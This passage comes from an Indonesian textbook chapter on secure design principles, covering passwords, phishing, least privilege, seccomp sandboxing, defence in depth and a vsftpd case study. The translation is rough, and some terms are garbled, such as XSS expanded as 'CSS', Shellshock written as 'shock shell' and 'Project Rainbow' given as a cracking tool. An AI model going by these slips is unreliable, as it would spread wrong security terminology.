Pelanggaran di *Home Depot*, di mana puluhan juta nomor kartu kredit akhirnya dicuri, adalah insiden lain baru-baru ini di mana default *fail-safe* mungkin berperan. Menurut pakar keamanan siber, teknologi *whitelist* aplikasi dapat mencegah menyerang. *Whitelist* aplikasi digunakan untuk memastikan bahwa hanya aplikasi yang disetujui yang diizinkan untuk berjalan. Orang-orang mengeluh tentang ketidakpraktisan *whitelist* pada mesin sisi *client*, seperti *laptop*, tetapi *whitelist* di *server* dan peralatan fungsi tunggal telah terbukti menyebabkan hampir nol gangguan bisnis atau administrasi *IT* (*Information Technology*). Karena itu, tidak ada alasan bagus untuk tidak menggunakannya.

5.5.5 Jangan Berharap Pengguna Ahli

Prinsip lain yang mendukung *simplicity* adalah tidak mengharapkan pengguna profesional. Sebaliknya, perancang perangkat lunak perlu mempertimbangkan bagaimana pemikiran dan kemampuan pengguna yang paling tidak canggih dari suatu sistem mempengaruhi keamanan sistem itu. Misalnya, di *user interface*, pilihan alami atau jelas harus menjadi pilihan yang aman. Jika tidak, mungkin menyerah pada kelelahan pengguna dan cukup klik "*Yes*" untuk menyebabkan aktivitas yang tidak aman. Terakhir, merupakan ide bagus untuk merancang *interface* yang membantu pengguna menyelidiki dampak dari pilihan.

5.5.6 *Password*

Password adalah metode lain yang digunakan orang dengan sistem perangkat lunak. Berikut adalah beberapa hal yang harus dilakukan, antara lain:


1) *Password* yang mudah diingat pengguna tetapi sulit ditebak *attacker* adalah strategi otentikasi yang khas.
    a) Sayangnya, asumsi ini tidak selalu benar dalam praktiknya. Artinya, *password* yang sulit diingat seringkali sulit ditebak.
    b) Sebagai solusinya, orang sering menggunakan kata sandi yang sama untuk banyak akun. Sayangnya, disebutkan bahwa jika *password database* dari satu situs dicuri, musuh dapat mencoba mengakses akun pengguna yang sama di situs terpisah menggunakan *password* yang sama.
2) *Password cracking tool* sering digunakan oleh musuh untuk mencoba menebak kata sandi dari basis data *password* yang telah disusupi. Alat-alat ini dapat digunakan untuk menebak kata sandi terenkripsi dalam basis data terenkripsi. Ada beberapa contoh, termasuk:
    a) *Project Rainbow*,
    b) *John the Ripper*,
    c) dan banyak lagi.
    d) Kata sandi terburuk tahun 2013 telah dikompilasi.

5.5.7 *Password Manager*

Ide terbaru untuk memecahkan masalah *password* adalah *password manager*. *Password Manager* adalah perangkat lunak yang menyimpan basis data *password* pengguna, yang diindeks oleh situs tempat *password* tersebut diterapkan. *Password Manager* bertanggung jawab untuk menghasilkan *password* yang sangat kompleks dan sulit ditebak untuk setiap situs. Keuntungan *password manager*, sulit untuk menebak *password* pengguna di situs tertentu. Oleh karena itu, pelanggaran

password di satu situs tidak memungkinkan pelanggaran langsung di situs lain karena setiap situs memiliki *password* yang berbeda.

5.5.8 *Password Strength Meter*



Gambar 5.4 Pengukur Kekuatan password
(Sumber: Universitas Maryland, 2014)

Penggunaan *password strength meter* adalah cara lain untuk meningkatkan *password*. Dalam hal ini, pengguna harus diberikan representasi visual dari kekuatan *password* saat mengetiknya, mungkin melalui grafik batang.


1) Kekuatan *password* mengacu pada seberapa mudah pengguna dapat menguraikan *password* yang diberikan.
2) *Password strength meter* telah terbukti meningkatkan keamanan *password*, namun desain *strength meter* harus ketat.

5.5.9 Bersama-Sama Lebih Baik

Cara yang lebih baik adalah dengan mengintegrasikan kedua prinsip ini daripada hanya menggunakan satu atau yang lain saja.

1) *Password manager* hanya membuat satu keputusan dalam hal keamanan kata sandi, dan itu adalah pemilihan kata sandi utama.
2) Kualitas *password* dapat ditampilkan pada *password meter*, memungkinkan pengguna untuk melihat konsekuensi dari keputusan. Selain itu, karena memberlakukan skor minimum, pengukur kata sandi mencegah pengguna membuat pilihan kata sandi yang lemah.

5.5.10 *Phishing*



Contoh 5.4 Contoh *Email* Palsu Berkedok *OCBC Bank*
(Sumber: *OCBC Bank*, 2018)

Pengguna ditipu untuk percaya bahwa berurusan dengan situs atau *email* asli, padahal sebenarnya berinteraksi dengan *email* palsu yang merupakan bagian dari penipuan. *Phishing* sebagai akibatnya, pengguna terpaksa menginstal *malware* atau terlibat dalam aktivitas berbahaya lainnya.

Phishing dapat dilihat sebagai kegagalan *website* untuk mempertimbangkan kebutuhan pengunjungnya. Ketika datang ke *remote-site*, itu sangat tergantung pada kemampuan pengguna untuk mengautentikasi dengan benar.

1) *Internet email* dan *web protocol* tidak dimaksudkan untuk menyediakan otentikasi jarak jauh.
2) Terlepas dari kenyataan bahwa solusi kriptografi ada, *phishing* sulit untuk diterapkan. Ada sejumlah solusi yang bersaing, tetapi saat ini tidak ada jawaban universal.

5.6 Kategori Desain: *Trust with Reluctance*

Trust with reluctance adalah rangkaian *secure design principle* berikutnya yang perlu dipertimbangkan. Bagian membentuk keseluruhan sistem. Keamanan keseluruhan sistem, bergantung pada seberapa baik setiap komponen individu dilindungi. Ada berbagai metode yang tersedia untuk melakukan ini:

1) *Layout* yang lebih baik akan menjadi hal pertama yang harus dilakukan.
2) Fungsi tersebut dapat diimplementasikan dengan lebih aman. Contoh: Dimungkinkan untuk menghindari membuat asumsi tentang *third party library*.
3) Pengujian dan validasi serta tinjauan kode sendiri dapat membantu menciptakan kepercayaan di *library* alih-alih mengandalkan *third party*.

Contoh: Jika tidak memiliki kompetensi untuk mengembangkan atau menerapkan fitur keamanan utama, dapat menghindari melakukannya.

5.6.1 *Small TCB* (*Trusted Computing Base*)

Konsep mempercayai dengan tingkat skeptisisme tercermin dalam praktik menjaga sejumlah *trusted computing* yang terbatas.

1) Komponen sistem yang harus beroperasi agar sistem aman dikenal sebagai basis komputasi terpercaya. Untuk mengilustrasikan hal ini, banyak sistem operasi saat ini menerapkan pembatasan keamanan seperti peraturan kontrol akses *file*. Ketika memiliki sistem multi-pengguna dan *file* menentukan pengguna mana yang dapat membaca dan menulis *file*, sistem operasi bertanggung jawab untuk menerapkan pembatasan tersebut.
2) Contoh: *Kernel* sistem operasi tidak lagi kecil dan sederhana, seperti dulu. Sebaliknya, *small TCB* (*Trusted Computing Base*) umumnya terdiri dari puluhan ribu baris kode. Namun, *TCB* (*Trusted Computing Base*) meningkatkan bahaya *kernel* diretas karena permukaan serangan yang meningkat. Sebagai contoh, *attacker* mungkin mendapatkan akses ke seluruh *kernel* jika *driver* perangkat diretas. *Kernel* dapat dikurangi

ukurannya sehingga basis komputasi terpercaya berkurang. Dimungkinkan untuk memindahkan *driver* perangkat dari *kernel*

5.6.2 Kegagalan: *Large TCB* (*Trusted Computing Base*)

Aplikasi keamanan adalah contoh lain dari kegagalan untuk mematuhi gagasan tentang basis komputasi yang terbatas dan dapat dipercaya. Berikut adalah ciri-ciri *Large TCB* (*Trusted Computing Base*):

1) Aplikasi ini jelas merupakan bagian dari *TCB* (*Trusted Computing Base*), karena digunakan untuk menegakkan keamanan. Pastikan tidak ada *virus*, *worm*, atau *malware* lainnya di sistem.
2) Karena kecanggihannya yang semakin meningkat, perangkat lunak ini telah menjadi sasaran serangan *cyber* tersendiri. Menurut *DARPA* (*Defense Advanced Research Projects Agency*), enam dari kerentanan yang terungkap pada Agustus dan Juli 2010 sebenarnya ada di perangkat lunak keamanan.

5.6.3 Kekurangan *Privilege*

Konsep *privilege* paling rendah, yang mengikuti gagasan mempercayai dengan keengganan, adalah konsep lain untuk diperiksa. Dilarang memberikan perlakuan khusus pada bagian mana pun dari sistem yang tidak mutlak diperlukan untuk menjalankan tugasnya. *Privilege* mirip dengan prinsip untuk tidak mengungkapkan informasi kecuali seseorang memiliki kebutuhan yang tulus untuk mengetahuinya, dan tujuan dasarnya adalah sama. Kompromi mungkin berdampak negatif pada organisasi. Tujuan *privilege* adalah meminimalkan kekuatan *attacker* dengan membatasi kemampuan komponen yang dikompromikan.

Berikut adalah gagasan mendelegasikan sebagian kecil tanggung jawab sistem ke bagian lain:

1) Program *email* dapat menugaskan penulisan *email* ke *editor*, misalnya. *Vi* atau *emacs* adalah dua *editor* populer dan kuat yang dapat menjadi contoh yang baik.

2) Sayangnya, editor seperti keduanya bukan satu-satunya yang membiarkan diri disalahgunakan. Misalnya, *editor* dapat digunakan untuk masuk ke *command shell* dan menjalankan aplikasi apa pun yang dipilih. Pengguna yang tidak terpercaya mungkin menulis *email* dan kemudian menggunakan *email editor* yang didelegasikan untuk menjalankan *arbitrary shell command* jika memberi akses ke aplikasi *email*.
3) Dianjurkan untuk menggunakan *editor* terbatas yang hanya memungkinkan pengguna untuk melakukan operasi yang sangat penting untuk menulis *email*.

5.6.4 *Trust*

Trust adalah jalan dua arah adalah kunci utama dari *trust with reluctance*. Ketika menaruh *trust* pada sesuatu, taruh *trust* pada hal-hal yang dipercayainya. Kepercayaan ini tentu saja bisa salah arah. Dilihat bagaimana *email client* mendelegasikan ke *arbitrary editor*. *Shell* kemudian dapat digunakan untuk mengeksekusi kode *arbitrary* di *editor*. *Mailer* mengizinkan eksekusi kode apa pun.

5.6.5 Aturan: *Input Validation*

Melalui *input validation* konsep hak istimewa paling rendah diimplementasikan. *Input validation* adalah tujuan di sini untuk hanya mengandalkan kontribusi yang telah diperiksa secara menyeluruh. Artinya, tidak ingin bergantung pada masukan apa pun. Ketika datang ke *input*, ingin memastikan bahwa itu mengikuti format yang telah ditentukan. Singkatnya, hanya mengandalkan *subsystem* dalam situasi tertentu. Verifikasi bahwa kondisi tersebut memang benar adanya. Berikut adalah beberapa contoh *input validation*:

1) Suatu fungsi dapat dipercaya jika argumennya termasuk dalam rentang yang telah ditentukan, seperti *buffer length*.
2) Saat pelanggan mengisi formulir di *website*, dapat mempercayai data hanya jika tidak menyertakan *CSS* (*Cross Site Scripting*).

3) *String* yang dikodekan *YAML* dapat dipercaya, tetapi hanya jika tidak menyertakan kode apa pun. Misalnya, dengan memastikan bahwa *input* telah divalidasi, membatasi efeknya pada komponen lain, yang mengurangi *privilege*.

5.6.6 Promosikan *Privacy*

Privacy adalah konsep lain dari desain aman yang berusaha untuk dipercaya dengan tingkat skeptisisme. Sebagai aturan umum, tujuannya adalah untuk menjaga sebanyak mungkin informasi sensitif dari peredaran untuk melindungi integritas sistem. Hanya komponen yang memiliki akses ke informasi sensitif yang diizinkan untuk membagikannya. *Privacy* mengurangi total kepercayaan sistem karena ada lebih sedikit komponen yang perlu dipercaya. Dengan cara ini, kurangi risiko serangan dengan mengurangi jumlah komponen yang mungkin diretas dan membocorkan data berharga.

Jika ingin melihat gagasan ini dalam tindakan, bayangkan sebuah sistem yang menerima surat rekomendasi rahasia untuk siswa sebagai file *PDF* (*Portable Document Format*) dari pemberi rekomendasi. Berikut adalah beberapa hal yang harus dilakukan, antara lain:

1) Mengizinkan pengulas mengunduh file rekomendasi ke komputer sendiri adalah praktik standar. Ketika komputer pengguna diretas, informasi rahasia yang disimpan dalam file *PDF* (*Portable Document Format*) akan terbuka.
2) Alih-alih mengunduh *PDF* (*Portable Document Format*) ke komputer pengguna, akan lebih baik jika itu hanya dapat dilihat di *browser*. Akibatnya, *attacker* tidak akan memiliki akses ke data penting apapun jika komputer lokal diretas.

5.6.7 *Compartmentalisation*

Compartmentalisation adalah konsep desain terakhir yang akan dilihat yang memiliki rasa percaya tetapi dengan ragu-ragu. Komponen sistem harus

ditempatkan di *sandbox* atau *compartment*, sesuai dengan prinsip *compartmentalisation*. Membiarkan beberapa interaksi atau aktivitas menjadi tidak mungkin mengurangi kemampuan komponen tersebut untuk melakukannya. Dalam pendekatan ini, dapat menghentikan hal-hal negatif terjadi, yang hanya mungkin terjadi jika tidak diizinkan proses tertentu. Ketika serangan terjadi, batasi kode yang disusupi untuk melakukan sesuatu yang lebih dari yang diizinkan oleh kotak pasir.

Berikut adalah contoh *compartmentalisation*, antara lain:

1) Menggunakan *database* catatan siswa sebagai contoh, dan dapat menghapus *database* dari *internet* dan hanya mengizinkan operator lokal untuk mengaksesnya. Akibatnya, *database* catatan siswa dilindungi dari gangguan luar. Operator lokal juga akan kesulitan mengakses *database* dan mengekstrak data jika mencoba melakukannya melalui *Internet*.
2) Fungsi sistem *Seccomp* di *Linux* adalah contoh lain dari teknik *compartmentalisation*. *System call* ini memungkinkan untuk mengisolasi kode yang tidak terpercaya dari sistem lainnya.

5.6.8 *SecComp*

Pada tahun 2005, *Linux* memperkenalkan *SecComp*. Proses yang terpengaruh hanya dapat membuat sejumlah *system call* sebagai hasilnya. *Read*, *write*, *exit*, dan *sigreturn*. Perhatikan bahwa *system call* terbuka tidak didukung. Proses terkotak, di sisi lain, hanya dapat menggunakan deskriptor yang telah dibuka. *SecComp* membatasi interaksi proses ke *system call* tertentu untuk mengisolasinya. *Seccomp-bpf*, implementasi yang lebih umum, dibuat sebagai hasil dari pekerjaan ini.

System call policy-specific set dapat digunakan alih-alih empat yang baru saja disebutkan untuk membatasi suatu proses. Kebijakan ini diberlakukan oleh kernel dan sebagai hasilnya. *BPF* (*Berkeley Packet Filter*) adalah yang mendefinisikannya. *Chrome*, *OpenSSH*, dan *vsftpd*, *FTP* (*File Transfer Protocol*)

daemon yang sangat aman, semuanya menggunakan *SecComp BPF* (*Berkeley Packet Filter*).

5.6.9 Mengisolasi *Flash Player*

Berikut adalah bagaimana dapat memisahkan *Flash player* dari *file* yang dicoba unduh dari *internet*:

1) File *shockwave* mungkin ditemukan di *website*. Untuk menjalankan perangkat lunak ini, diperlukan *flash player*, dan akan menyimpan *file* di sistem lokal seperti biasa.
2) Menggunakan perintah *fork*, akan memulai proses baru.
3) Hasilnya, file akan dapat dibuka. Sampai sekarang, proses *flash player* masih beroperasi sebagai *Chrome*, jadi perlu mengubahnya agar berjalan sebagai *Flash player*.
4) Seccomp-bpf dipanggil untuk membagi proses menjadi unit-unit yang lebih kecil sebelum dapat melangkah lebih jauh.
5) Menetapkan batas jumlah panggilan sistem yang mungkin membuat tidak diizinkannya mengakses jaringan dengan cara apa pun. Selain itu, tidak diaktifkannya untuk menulis *file* ke *disk*. Akibatnya, dapat meminimalkan bahaya yang dapat dilakukan *Flash* jika diretas.

5.7 Kategori Desain: *Defence in Depth*

Sebagai aturan umum, tidak boleh hanya bergantung pada satu jenis pertahanan. Selama satu pertahanan diatasi, selalu ada yang lain. Salah satu dari *Defense in Depth*, *Monitoring/Traceability*, tetapi tidak semuanya, dapat diandalkan oleh pertahanan yang kurang beragam yang lebih rentan untuk dilewati.

5.7.1 *Authentication Bypass*

Authentication adalah salah satu area di mana *Defence in Depth* sering digunakan. Diketahui bahwa *password* yang lemah dapat dengan mudah ditebak

oleh *attacker*, mengalahkan tujuan otentikasi sama sekali. Dimungkinkan juga untuk mencuri *password*. *Password database* dapat diamankan dengan mengenkripsi data yang dikandungnya untuk mencegah akses tidak sah ke basis data tersebut. Dengan asumsi bahwa kompromi dapat dibayangkan akan menjadi kesalahan, meskipun Perusahaan mungkin percaya bahwa *firewall*, perangkat lunak yang aman, dan sistem yang di-*patch* dengan benar cukup untuk mencegah potensi ancaman.

Ada kemungkinan bahwa *authentication* tidak benar. Mengenkripsi basis data kata sandi adalah tindakan pencegahan yang masuk akal. Pada tahun 2009, ketika *RockYou* dilanggar dan basis data kata sandinya diambil, itulah yang seharusnya terjadi dalam serangan terhadap perusahaan itu. *Attacker* memiliki akses mudah ke semua kredensial karena disimpan dalam teks biasa.

5.7.2 Gunakan Sumber Daya Komunitas

Bentuk lain dari *Defence in Depth* adalah penggunaan sumber daya komunitas. Tujuannya di sini adalah untuk tidak hanya mengandalkan diri sendiri tetapi bergantung pada berbagai individu untuk mengatasi tantangan keamanan.

1) Memanfaatkan kode yang di-*hardened*, berpotensi dari proyek lain. Misalnya, alih-alih membuat *crypto library* sendiri, dapat menggunakan *library* yang dibuat oleh orang lain, dan diuji serta dijamin dari waktu ke waktu.
2) Mengevaluasi desain secara terbuka. Alih-alih mencoba menyembunyikan metode yang digunakan, penemu program menyediakannya sehingga orang lain dapat mengomentarinya dan mungkin mengungkap kesalahan.
3) Tetap dapatkan informasi tentang risiko dan studi terbaru. Ada komunitas keamanan yang luas yang mengawasi kondisi peristiwa dalam keamanan hari ini. Jadi *NIST* (*National Institute of Standards and Technology*) adalah situs yang sangat baik untuk standar. *SANS Newsbites* berisi pilihan ancaman teratas terbaru yang bagus.

5.7.4 Implementasi Kriptografi yang Rusak

Menggunakan implementasi kripto yang cacat adalah contoh kegagalan menggunakan sumber daya komunitas. Jadi mendapatkan kriptografi dengan benar adalah sebuah tantangan. Banyak kesalahan mungkin dibuat ketika mengembangkan algoritma sendiri, jadi jangan pernah berpikir untuk mencoba melakukannya sendiri. Ada saluran waktu yang mungkin telah dieksploitasi untuk mencuri *key* lengkap dari implementasi RSA untuk waktu yang lama. Contoh: Orang-orang juga salah menerapkan sistem kripto, yang merupakan masalah lain. Pengacakan yang tidak memadai dalam pembuatan *key*.

Catatan: Pastikan menggunakan implementasi dan algoritma yang divalidasi, serta memverifikasi aplikasi yang tepat.

5.7.5 *Monitoring* dan *Traceability*

Konsep desain terakhir adalah kapasitas untuk melacak dan memantau kemajuan produk. Tidak ada jaminan keamanan total, dan pada akhirnya semua sistem akan dilanggar. Untuk memenuhi tujuan ini, sistem harus mengumpulkan dan menyimpan data penting saat sedang digunakan. Di log akan dilihat hal-hal seperti transaksi yang telah selesai, upaya login yang gagal, dan kejadian tak terduga lainnya. Dengan mempertimbangkan faktor-faktor ini, serangan dapat didiagnosis dengan lebih mudah.

5.8 *Top Design Flaw*


Dibentuk baru-baru ini, *IEEE* (*Institute of Electrical and Electronics Engineers*) *Centre for Secure Design* menyatukan pakar keamanan dari bisnis, akademisi, dan pemerintah. Adalah harapan bahwa dengan memberikan penekanan yang lebih besar pada desain yang aman, kelemahan keamanan akan menjadi kurang umum.

5.8.1 *Flaw* Teratas

Otorisasi tanpa mempertimbangkan konteks pemberiannya. Jangan berpikir tentang *attack surface* saat mengintegrasikan komponen eksternal. Banyak dari kategori ini memiliki kelemahan yang telah diperhitungkan, dan akan melihat beberapa kemungkinan tambahan.

5.8.2 Kegagalan: *Authentication Bypass*

Authentication bypass adalah cacat desain pertama yang akan dilihat. Pertimbangkan pelanggan yang dipaksa untuk menerima sertifikat *SSL* (*Secure Socket Layer*) yang tidak *valid* sebagai salah satu contohnya. *Client* tidak akan dapat mengotentikasi *server* dengan benar karena sertifikat buruk yang dimilikinya. Inilah yang akan terjadi. Penting untuk diingat bahwa SSL melindungi komunikasi antara klien dan server dengan mengenkripsi koneksi. SSL, di sisi lain, memastikan bahwa klien sedang berbicara dengan server yang diyakininya. Apakah ini benar-benar percakapan dengan bank? Atau apakah itu situs bank palsu? Ini bukan tangga, tapi sertifikat.



Gambar 5.5 Peringatan Koneksi tidak Terpercaya
(Sumber: Universitas Maryland, 2014)

Saatnya *web browser* memberitahu pengguna ketika melihat sertifikat yang salah. Berapa banyak orang yang akan mengklik peringatan ini adalah masalah kegunaan yang berbeda, jadi lihat berapa banyak orang yang melakukannya.

Peringatan bahkan mungkin tidak ditampilkan dalam kasus lain. Aplikasi seluler terenkripsi *SSL* (*Secure Socket Layer*) sangat rentan terhadap serangan

semacam ini. Artinya, aplikasi ini memiliki sertifikat yang tidak asli, dan harus mengambil tindakan. Apa yang harus dilakukan adalah memberi pengguna pilihan antara menerima koneksi dan mengambil tindakan korektif, yang harus dilakukan. Sebuah studi oleh Fahl et al. telah menunjukkan bahwa banyak aplikasi seluler gagal mengambil tindakan apa pun dan hanya membuang sertifikat yang salah. Ini sangat disayangkan. Agar lebih mudah bagi untuk menguji aplikasi selama pengembangan, pengembang ini biasanya menonaktifkan validasi sertifikat *SSL* (*Secure Socket Layer*).

Ada pelajaran berharga yang bisa dipetik di sini. Ini bukan fitur, melainkan kebutuhan. Jika bank mengeluarkan sertifikat yang tidak sah, seharusnya tidak dapat menghubungkannya. Perlu diuji apa yang diharapkan dan apa yang tidak diharapkan.

Dalam kasus kegagalan *Authentication Bypass* lainnya, pertimbangkan *token* yang telah memperpanjang batas waktu. Ada keinginan kuat untuk mencuri *session cookie*. Namun, seperti yang dilihat di unit keamanan *web* dengan kegagalan *Twitter authentication token*, memotong waktu keamanan terlalu cepat akan memperburuk pengguna, jadi harus mencari jalan tengah. Metode efektif untuk mencegah *authentication bypass* adalah dengan mengembangkan skenario penyalahgunaan yang sesuai.

Pertimbangkan konsekuensi melanggar asumsi pengetahuan unik, seperti kata sandi atau kepemilikan unik, seperti *key fob*. Apakah ada cara bagi *attacker* untuk mendapatkan *password, biometric*, atau *Session ID*? Dapat dilindungi diri dengan lebih baik dengan mempelajari konsep-konsep ini.


5.8.3 Kegagalan: *Bad Crypto*

Selanjutnya, akan melihat cacat desain yang melibatkan penyalahgunaan kriptografi.

1) Seperti yang disebutkan sebelumnya, akan dikatakannya lagi. Jangan membuat kripto sendiri, baik itu algoritma atau program.

2) Alih-alih hanya mengandalkan sumber daya sendiri, pergilah ke komunitas untuk meminta bantuan. Untuk memastikan kerahasiaan, enkripsi mungkin diperlukan, meskipun mungkin tidak menjamin integritas. Ketika berbicara tentang kerahasiaan dan integritas, *hashing* adalah cerita yang berbeda.
3) Menggunakan enkripsi dengan benar juga merupakan pertimbangan penting. Pengguna mungkin juga rentan terhadap serangan *brute force* jika tidak menghasilkan *key* yang cukup besar untuk algoritma atau *ciphertext*. Jika pelanggan memiliki akses ke kode, jangan membuat *hard code*.

5.8.4 Kegagalan: Abaikan Data Mana yang Sensitif



Gambar 5.6 Peringatan Koneksi tidak Terpercaya
(Sumber: Universitas Maryland, 2014)

Jika tidak mengetahui data mana dalam aplikasi yang bersifat rahasia, akan membuat kesalahan desain lainnya. Berikut adalah beberapa hal yang harus dilakukan, antara lain:

1) Ini seharusnya tidak perlu dikatakan lagi, tetapi perlu diperhatikan. Kesulitan muncul ketika data sensitif tidak diidentifikasi dengan benar dan kemudian tersedia untuk publik. Sebagai contoh, di *iPhone* versi sebelumnya, desainer tidak menyadari bahwa data geolokasi disimpan dalam *file* "consolidated.db".

2) Tanyakan pada diri sendiri, bagaimana sumber data ini terekspos? Pertanyaannya adalah apakah data terpapar atau tidak apakah data dalam keadaan diam atau dalam perjalanan. Jika data dikirim dengan cara yang tidak terenkripsi, pengguna mungkin ingin mempertimbangkan untuk menggunakan koneksi *SSL* (*Secure Socket Layer*). Ini tidak memperhitungkan fakta bahwa *attacker* dapat memantau lalu lintas jaringan dan mendapatkan *session ID* dari *URL* (*Uniform Resource Locator*) yang terbuka.
3) Terakhir, akan dilihat bagaimana data dan eksposurnya berkembang dari waktu ke waktu. Setiap versi baru dari program harus diperiksa untuk memastikan bahwa sistem selalu aman.

5.8.5 Kegagalan: Abaikan *Surface Attack* Komponen Eksternal

Cacat desain terakhir yang akan dibahas adalah mengabaikan permukaan serangan komponen eksternal.

1) Aspek-aspek dari sistem yang dapat diserang atau digunakan oleh *attacker* dalam suatu serangan dikenal sebagai *surface attack*.
2) Bagaimana komponen pihak ketiga ini berkontribusi pada permukaan *total attack* ketika di-desain sistem dengan *surface attack*? Contoh terbaru dari *surface attack* adalah apa yang disebut cacat "*shock shell*", yang mempengaruhi *bash shell*. Di *server* lain, seperti *Apache*, adalah komponen pihak ketiga yang menjalankan program CGI untuk menghasilkan konten dinamis. Ketika situs serupa menggunakan *bash*, yang memiliki daya jauh lebih besar daripada yang dibutuhkan untuk pekerjaan yang ada, *surface attack* gagal. Akibatnya, banyak *server* yang menghadap jaringan sekarang rentan jika bash gagal.

5.9 Studi Kasus: *VSFTPD* (*Very Secure File Transfer Protocol Daemon*)

Sebuah perangkat lunak yang dipercaya telah dirancang dengan baik untuk keamanan akan dibahas dalam sub-bab terakhir bab ini. Ini dijuluki "*Very Secure*

FTPD" yang cocok. Pengunggahan dan pengunduhan *file* dimungkinkan oleh perangkat lunak. Sepanjang tahun 1990-an dan awal 2000-an, tampaknya ada banyak kompromi perangkat lunak *FTP* (*File Transfer Protocol*) *server*. Namun, itu juga berusaha untuk mencapai kinerja tinggi. Itu dibangun di C daripada bahasa *typesafe* tingkat yang lebih tinggi seperti *Java*, misalnya.

5.9.1 Model Ancaman *VSFTPD* (*Very Secure File Transfer Protocol Daemon*)

Berikut adalah beberapa model ancaman *VSFTPD* (*Very Secure File Transfer Protocol Daemon*), antara lain:

1) Dimulai dengan mengasumsikan bahwa *client* tidak dapat dipercaya sampai divalidasi.
2) Selain itu, *VSFTPD* (*Very Secure File Transfer Protocol Daemon*) diberikan tingkat kepercayaan terbatas setelah *VSFTPD* (*Very Secure File Transfer Protocol Daemon*) divalidasi.
    a) Dalam hal ini, kebijakan akses *file* pengguna menentukan tingkat kepercayaan.
    b) *File* yang dilayani *FTP* (*File Transfer Protocol*) harus benar-benar tidak dapat dijangkau, serta semua *file* lainnya.
3) Kemungkinan tujuan musuh termasuk mencuri atau merusak sumber daya. Contoh:
    a) Untuk mengeposkan *malware*, atau mengunduh hal-hal yang tidak boleh diunduh.
    b) Menyuntikkan kode dari jarak jauh untuk mengendalikan *server*.
4) Mungkin *client* menyerang *server* atau *client* menyerang *client* lain dalam upaya mencuri atau merusak data. Untuk lebih memahami desain *VSFTPD* (*Very Secure File Transfer Protocol Daemon*), dan akan dilihat beberapa *perlindungannya*.

5.9.2 Pertahanan: *Safe String*

```
struct mystr {
      char * PRIVATE HANDS OFF p buf;
      unsigned int PRIVATE_HANDS_OFF_len;
      unsigned int PRIVATE_HANDS_OFF_alloc_bytes;
};
```

Menggunakan *safe string library* sebagai pelanggaran pertama merupakan pelanggaran pertama. Implementasi *VSFTPD* (*Very Secure File Transfer Protocol Daemon*) untuk semua *string* ditampilkan pada kode di atas:

